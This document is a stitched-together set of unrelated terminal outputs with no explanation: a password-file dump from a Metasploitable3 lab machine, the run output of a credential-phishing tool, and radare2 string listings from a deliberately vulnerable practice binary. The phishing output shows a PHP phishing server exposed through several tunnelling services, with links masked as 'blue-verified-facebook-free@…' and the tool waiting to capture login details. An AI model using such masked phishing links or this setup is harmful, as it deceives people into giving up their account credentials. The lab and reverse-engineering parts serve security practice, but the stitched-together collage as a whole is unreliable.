www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
dirmngr:x:105:111::/var/cache/dirmngr:/bin/sh
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash
artoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100::/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100::/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100::/home/anakin_skywalker:/bin/bash
jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
vagrant@metasploitable3-ub1404:~$



```
[v2.1]
[By KasRoudra]

[•] Initializing PHP server at localhost:8080....

[+] PHP Server has started successfully!

[•] Initializing tunnelers at same address.....

[+] Your urls are given below:

CloudFlared
URL : https://laura-preservation-pharmaceuticals-classified.trycloudflare.com
MaskedURL : https://blue-verified-facebook-free@laura-preservation-pharmaceuticals-classified.trycloudflare.com

LocalHostRun
URL : https://280ebbdb353cb6.lhr.life
MaskedURL : https://blue-verified-facebook-free@280ebbdb353cb6.lhr.life

Serveo
URL : https://c881838c5abc43534c647eba64e72ba0.serveo.net
MaskedURL : https://blue-verified-facebook-free@c881838c5abc43534c647eba64e72ba0.serveo.net

[+] Waiting for login info....Press Ctrl+C to exit
```

```
[0x08049101]> izz
[Strings]
nth paddr      vaddr      len size section   type    string
-----------------------------------------------------------
0   0x00000028 0x00000028 4   10            utf16le 4 \f(
1   0x00000156 0x00000156 4   5             ascii   tdL
2   0x000001d8 0x080481d8 18  19   .interp  ascii   /lib/ld-linux.so.2
3   0x0000027d 0x0804827d 14  15   .dynstr  ascii   _IO_stdin_used
4   0x0000028c 0x0804828c 4   5    .dynstr  ascii   puts
5   0x00000291 0x08048291 17  18   .dynstr  ascii   __libc_start_main
6   0x000002a3 0x080482a3 6   7    .dynstr  ascii   printf
7   0x000002aa 0x080482aa 14  15   .dynstr  ascii   __isoc99_scanf
8   0x000002b9 0x080482b9 9   10   .dynstr  ascii   libc.so.6
9   0x000002c3 0x080482c3 9   10   .dynstr  ascii   GLIBC_2.7
10  0x000002cd 0x080482cd 9   10   .dynstr  ascii   GLIBC_2.0
11  0x000002d7 0x080482d7 10  11   .dynstr  ascii   GLIBC_2.34
12  0x000002e2 0x080482e2 14  15   .dynstr  ascii   __gmon_start__
13  0x00002008 0x0804a008 32  33   .rodata  ascii   You reached the secret function!
14  0x00002029 0x0804a029 13  14   .rodata  ascii   Enter input:
15  0x0000203a 0x0804a03a 14  15   .rodata  ascii   You typed: %s\n
16  0x000020ff 0x0804a0ff 6   7    .eh_frame ascii   ;*2$"
17  0x00003018 0x00000000 29  30   .comment ascii   GCC: (Debian 14.3.0-5) 14.3.0
18  0x000032c9 0x00000001 6   7    .strtab  ascii   crt1.o
19  0x000032d0 0x00000008 11  12   .strtab  ascii   __wrap_main
20  0x000032dc 0x00000014 9   10   .strtab  ascii   __abi_tag
21  0x000032e6 0x0000001e 10  11   .strtab  ascii   crtstuff.c
22  0x000032f1 0x00000029 20  21   .strtab  ascii   deregister_tm_clones
23  0x00003306 0x0000003e 21  22   .strtab  ascii   __do_global_dtors_aux
24  0x0000331c 0x00000054 11  12   .strtab  ascii   completed.0
25  0x00003328 0x00000060 38  39   .strtab  ascii   __do_global_dtors_aux_fini_array_entry
26  0x0000334f 0x00000087 11  12   .strtab  ascii   frame_dummy
27  0x0000335b 0x00000093 30  31   .strtab  ascii   __frame_dummy_init_array_entry
28  0x0000337a 0x000000b2 7   8    .strtab  ascii   vuln1.c
29  0x00003382 0x000000ba 13  14   .strtab  ascii   __FRAME_END__
30  0x00003390 0x000000c8 8   9    .strtab  ascii   _DYNAMIC
31  0x00003399 0x000000d1 18  19   .strtab  ascii   __GNU_EH_FRAME_HDR
32  0x000033ac 0x000000e4 21  22   .strtab  ascii   _GLOBAL_OFFSET_TABLE_
33  0x000033c2 0x000000fa 28  29   .strtab  ascii   __libc_start_main@GLIBC_2.34
34  0x000033df 0x00000117 21  22   .strtab  ascii   __x86.get_pc_thunk.bx
35  0x000033f5 0x0000012d 16  17   .strtab  ascii   printf@GLIBC_2.0
36  0x00003406 0x0000013e 6   7    .strtab  ascii   _edata
37  0x0000340d 0x00000145 5   6    .strtab  ascii   _fini
38  0x00003413 0x0000014b 12  13   .strtab  ascii   __data_start
39  0x00003420 0x00000158 14  15   .strtab  ascii   puts@GLIBC_2.0
40  0x0000342f 0x00000167 14  15   .strtab  ascii   __gmon_start__
41  0x0000343e 0x00000176 12  13   .strtab  ascii   __dso_handle
```